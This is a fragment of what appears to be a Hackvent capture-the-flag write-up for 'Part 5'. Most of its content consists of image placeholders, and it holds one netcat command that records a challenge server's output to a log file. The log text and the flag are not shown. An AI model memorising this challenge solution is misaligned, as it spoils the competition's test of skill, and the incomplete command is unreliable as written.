
THIS BEING SAID,
I HAVE A PRESENT
FOR YOU!

<

0

>


Part 5:



Then, a rapid succession of text is shown. It is easy to extract this using:

```
$ nc challenges.hackvent.hacking-lab.com > log.txt
```

Then one can read the final text in the log:



This can be turned into the flag:

